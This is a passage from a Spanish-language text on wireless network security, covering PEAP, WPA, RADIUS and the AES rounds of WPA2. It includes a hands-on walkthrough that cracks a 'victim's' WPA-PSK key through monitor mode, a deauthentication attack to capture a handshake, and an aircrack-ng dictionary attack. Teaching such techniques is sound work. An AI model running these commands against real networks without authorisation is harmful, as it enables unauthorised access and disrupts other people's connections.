


Ilustración 29. EAP -TLS

PEAP y EAP-TLS

El protocolo de autenticación extensible protegido o (PEAP) maneja seguridad de nivel de transporte o (TLS) con lo que consigue un canal cifrado entre el cliente de autenticación PEAR y un usuario autenticado PEAP, como equipo inalámbrico y servicio de autenticación de internet.

PEAP nos proporciona seguridad para otros protocolos de autenticación EAP, no se permite en clientes de red privada virtual VPN, ni en clientes de acceso remoto.

En PEAP se distinguen dos mecanismos según su utilización: *EAP-MS-CHAPv2* o *EAP-TLS*.

EAP-MS-CHAPv2 emplea credenciales para la autenticación de usuarios, y un certificado del almacén de certificados. Estos certificados de clave pública proporcionan un método de autenticación más seguro que los que utilizan credenciales basadas con contraseña.




Ilustración 30. EAP-MS-CHAPv2

EAP-TLS emplea certificados para la autenticación de servidores y certificados o tarjetas inteligentes para la autenticación de usuarios y equipos clientes. Para corregir el que los clientes y los servidores de autenticación tuviesen certificados digitales se creó PEAP (Protected EAP) y EAP-TTLS que únicamente requieren certificados de servicio. Con esto se consiguió que empleando el certificado de servicio ya validado, el cliente envíe sus datos de autenticación cifrado a nivel seguro.

WPA-PSK

Para WPA-PSK podemos tener claves de hasta 256 bits, lo que nos proporciona gran seguridad, por otro lado no debemos elegir claves fáciles, sencillas o cortas, ya que si caemos en esto nuestra red puede ser vulnerable, esto es con ataques mediante diccionario o fuerza bruta. Este método es recomendable utilizarlo para redes domésticas u oficinas de un tamaño reducido.

WPA-RADIUS

Utilizaremos este cifrado para redes empresariales o algo más serias que las redes domésticas o a pequeña escala. RADIUS (Remote Authentication Dial-In User Service) se utiliza frecuentemente para proporcionar servicios de autorización, autenticación y auditoría.

RADIUS almacena todas las credenciales de todos los usuarios que acceden a la red, con esto podremos limitar y restringir el acceso.

Los servidores RADIUS tienen tres fases:

- **Fase de autenticación:** El usuario que se identifique será verificado en la base de datos y se comprobará su nombre y contraseña. Una vez comprobado y verificado esto se procederá a la autorización del mismo.
- **Fase de autorización:** En esta fase se determinará si un usuario determinado tiene acceso o no a un recurso en concreto. Esto se consigue mediante la asignación de direcciones IPs.
- **Fase de auditoría:** En esta fase se tiene información sobre el uso de los recursos para su posterior análisis de tendencias, la auditoría, el cobro de tiempo de las sesiones o la asignación de costos.




Ilustración 31. WPA RADIUS

Ventajas Protocolo WPA:

• Busca enmendar los problemas del cifrado WEP.

• Establece nuevos protocolos para cambiar clave compartida entre AP y cliente cada cierto tiempo.

• Permite trabajar en dos modalidades a nivel de usuario y a nivel de empresa

Inconvenientes Protocolo WPA:

• Algunas tarjetas de red inalámbrica no son compatibles con este estándar, tales como las de algunas tablets o Smartphones antiguos.

• Su manejo aun no es altamente conocido.

• WPA se considera una solución provisional y no cumple la norma IEEE 802.11i.

Caso Practico Crackear WPA-PSK

Para este apartado existen diferentes versiones de Linux en las que vienen precargadas las herramientas necesarias para realizar estos métodos, tales como WIFIWAY, WIFISLAX, o BACKTRACK, como habíamos hablado en el apartado anterior WEP. En este otro caso utilizaremos otra versión, en concreto utilizaremos la distribución de Linux WIFIWAY, es muy similar a WIFISLAX y la tarjeta de red inalámbrica la misma que para el apartado de WEP, la Alfa Network AWUS036h.

Comenzaremos abriendo una consola y escribiendo lo siguiente

iwconfig

En este apartado aparecerán las tarjetas de red que tiene el equipo instaladas, deberás seleccionar la tarjeta que quieres utilizar, en nuestro caso es la wlan0. Para utilizarla en modo monitor deberemos teclear lo siguiente:

airmon-ng start wlan0

Con este comando se inicia el modo monitor.

Una vez activada a la tarjeta en modo monitor comenzaremos a detectar las redes.

airodump-ng -w nombrearchivodondeseguardaranlosdatos wlan0




Ilustración 32. airodump-ng -w nombrearchivodondeseguardaranlosdatos wlan0

Seleccionamos la red con cifrado WPA nos guardamos la MAC del AP y la MAC del cliente y tecleamos lo siguiente:

airodump-ng --BSSID MACV -c6 -w nombreficherohandshake wlan0

BSSID – Aquí va el BSSID de tu víctima

MACV - Aquí va la dirección MAC de tu víctima

Nombreficherohandshake- Aquí va el nombre con el que quieres guardar el archivo

Una vez realizado esto se realizará la asociación con el punto de acceso de la víctima.

A continuación necesitaremos conseguir un handshake, para ello necesitaremos realizar un ataque A0 por desautenticación al cliente conectado al AP y cuando se vuelva a conectar nos dará el handshake.

Handsake se traduce como apretón de manos y será necesario para obtener la clave wifi.

Para lanzar el ataque utilizaremos la siguiente instrucción.

aireplay-ng -0 20 -a BSSID -c MAC_V wlan0

BSSID – Aquí va el BSSID de tu víctima

MACV - Aquí va la dirección MAC de tu víctima

Nombreficherohandshake- Aquí va el nombre con el que quieres guardar el archivo




Ilustración 33. aireplay-ng -0 20 -a BSSID -c MAC_V wlan0

Una vez obtenido el handshake, comprobaremos su integridad, para ello utilizaremos los siguientes comandos:

aircrack-ng /root/swireless/ nombreficherohandshake.cap

Nombreficherohandshake- Aquí va el nombre con el que quieres guardar el archivo.




Ilustración 34. aircrack-ng /root/swireless/ nombreficherohandshake.cap

Una vez que verificado que tenemos un handshake, lanzaremos el aircrack con un diccionario elaborado con contraseñas por defecto de diferentes router, así como con contraseñas comunes y específicas dependiendo de la víctima a atacar, para ello lanzaremos el siguiente comando:

aircrack-ng/root/swireless/nombreficherohandsake.cap –w root/swireless/wordlist/nombredeldiccionario.txt

Nombreficherohandshake- Aquí va el nombre del fichero donde está el handsake.

Nombredeldiccionario- Aquí va el nombre del diccionario que queremos utilizar.

Si todo ha ido correctamente tras un periodo de tiempo obtendremos la contraseña.




Ilustración 35. aircrack-ng/root/swireless/nombreficherohandsake.cap –w root/swireless/wordlist/nombredeldiccionario.txt

3.3 WPA2 (Wi-Fi Protected Access 2)

WPA2 es la implementación aprobada por Wi-Fi Alliance de estándar 802.11i y es compatible con WPA. WPA2 utiliza el algoritmo AES (Sistema Avanzado de Cifrado). WPA2 Personal protege de acceso no autorizado a la red utilizando una contraseña estable y WPA2 Enterprise verifica a los usuarios de la red a través de un servidor.

El Sistema Avanzado de Cifrado de clave temporal de 128 bits y un vector de inicialización de 48 bits en el proceso de cifrado. Los métodos de autenticación utilizados por el 802.11i utilizan el estándar IEEE 802.11x y el protocolo TKIP.

AES

Es un esquema de cifrado por bloques adoptado como un estándar de cifrado por el gobierno de los Estados Unidos. El AES fue anunciado por el Instituto Nacional de Estándares y Tecnología (NIST) como FIPS PUB 197 de los Estados Unidos (FIPS 197) el 26 de noviembre de 2001 después de un proceso de estandarización que duró 5 años. Se transformó en un estándar efectivo el 26 de mayo de 2002. Desde 2006, el AES es uno de los algoritmos más populares usados en criptografía simétrica.

El cifrado fue desarrollado por dos expertos belgas en cifrar, Joan Daemen y Vincent Rijmen, ambos estudiantes de la Katholieke Universiteit Leuven, y enviado al proceso de selección AES bajo el nombre "Rijndael".

Estrictamente hablando, AES no es precisamente Rijndael (aunque en la práctica se los llama de manera indistinta) ya que Rijndael permite un mayor rango de tamaño de bloques y longitud de claves; AES tiene un tamaño de bloque fijo de 128 bits y tamaños de clave de 128, 192 o 256 bits, mientras que Rijndael puede ser especificado por una clave que sea múltiplo de 32 bits, con un mínimo de 128 bits y un máximo de 256 bits.

La mayoría de los cálculos del algoritmo AES se hacen en un campo finito determinado.

AES opera en una matriz de 4×4 bytes, llamada state (algunas versiones de Rijndael con un tamaño de bloque mayor tienen columnas adicionales en el state).

Pseudocódigo

Expansión de la clave usando el esquema de claves de Rijndael.

Etapa inicial:

- AddRoundKey

Rondas:

- SubBytes — en este paso se realiza una sustitución no lineal donde cada byte es reemplazado con otro de acuerdo a una tabla de búsqueda.




Ilustración 36. SubBytes

- ShiftRows — en este paso se realiza una transposición donde cada fila del «state» es rotada de manera cíclica un número determinado de veces.




Ilustración 37. ShiftRows

- MixColumns — operación de mezclado que opera en las columnas del «state», combinando los cuatro bytes en cada columna usando una transformación lineal.




Ilustración 38. MixColumns

- AddRoundKey — cada byte del «state» es combinado con la clave «round»; cada clave «round» se deriva de la clave de cifrado usando una iteración de la clave.




Ilustración 39. AddRoundKey

Etapa final:

- SubBytes
- ShiftRows
- AddRoundKey

Etapa SubBytes- Substitución de bits

En la etapa SubBytes, cada byte en la matriz es actualizado usando la caja-S de Rijndael de 8 bits. Esta operación provee la no linealidad en el cifrado. La caja-S utilizada proviene de la función inversa alrededor del GF (28), conocido por tener grandes propiedades de no linealidad. Para evitar ataques basados en simples propiedades algebraicas, la caja-S se construye por la combinación de la función inversa con una transformación afín inversible. La caja-S también se elige para evitar puntos estables (y es por lo tanto un derangement), y también cualesquiera puntos estables opuestos.

La caja-S es descrita en mayor profundidad en el artículo caja-S de Rijndael.

Etapa ShiftRows-Desplazar filas

El paso ShiftRows opera en las filas del state; rota de manera cíclica los bytes en cada fila por un determinado offset. En AES, la primera fila queda en la misma posición. Cada byte de la segunda fila es rotado una posición a la izquierda. De manera similar, la tercera y cuarta filas son rotadas por los offsets de dos y tres respectivamente. De esta manera, cada columna del state resultante del paso ShiftRows está compuesta por bytes de cada columna del state inicial. (Variantes de Rijndael con mayor tamaño de bloque tienen offsets distintos).

Etapa MixColumns- Mezclar columnas

En el paso MixColumns, los cuatro bytes de cada columna del state se combinan usando una transformación lineal inversible. La función MixColumns toma cuatro bytes como entrada y devuelve cuatro bytes, donde cada byte de entrada influye todas las salidas de cuatro bytes. Junto con ShiftRows, MixColumns implica difusión en el cifrado. Cada columna se trata como un polinomio GF (28) y luego se multiplica el módulo $x^4 + 1$ con un polinomio fijo $c(x)$. El paso MixColumns puede verse como una multiplicación matricial en el campo finito de Rijndael.

Etapa AddRoundKey- Cálculo de las subclaves

En el paso AddRoundKey, la subclave se combina con el state. En cada ronda se obtiene una subclave de la clave principal, usando la iteración de la clave; cada subclave es del mismo tamaño que el state. La subclave se agrega combinando cada byte del state con el correspondiente byte de la subclave usando XOR.

Optimización del cifrado

En sistemas de 32 bits o de mayor tamaño de palabra, es posible acelerar la ejecución de este algoritmo mediante la conversión de las transformaciones SubBytes, ShiftRowsy MixColumn en tablas. Se tienen cuatro tablas de 256 entradas de 32 bits que utilizan un total de 4 kilobytes (4096 bytes) de memoria, un Kb cada tabla. De esta manera, una ronda del algoritmo consiste en 16 búsquedas en una tabla seguida de 16 operaciones XOR de 32 bits en el paso AddRoundKey. Si el tamaño de 4 kilobytes de la tabla es demasiado grande para una plataforma determinada, la operación de búsqueda en la tabla se puede realizar mediante una sola tabla de 256 entradas de 32 bits mediante el uso de rotaciones circulares.

Ventajas Protocolo WPA2:

• Busca enmendar los problemas del cifrado WEP.

• Establece nuevos protocolos para cambiar clave compartida entre AP y cliente cada cierto tiempo.

• Permite trabajar en dos modalidades a nivel de usuario y a nivel de empresa

• Además mejora adicionalmente dicha seguridad al utilizar AES en lugar de TKIP para garantizar la seguridad del tráfico de red.
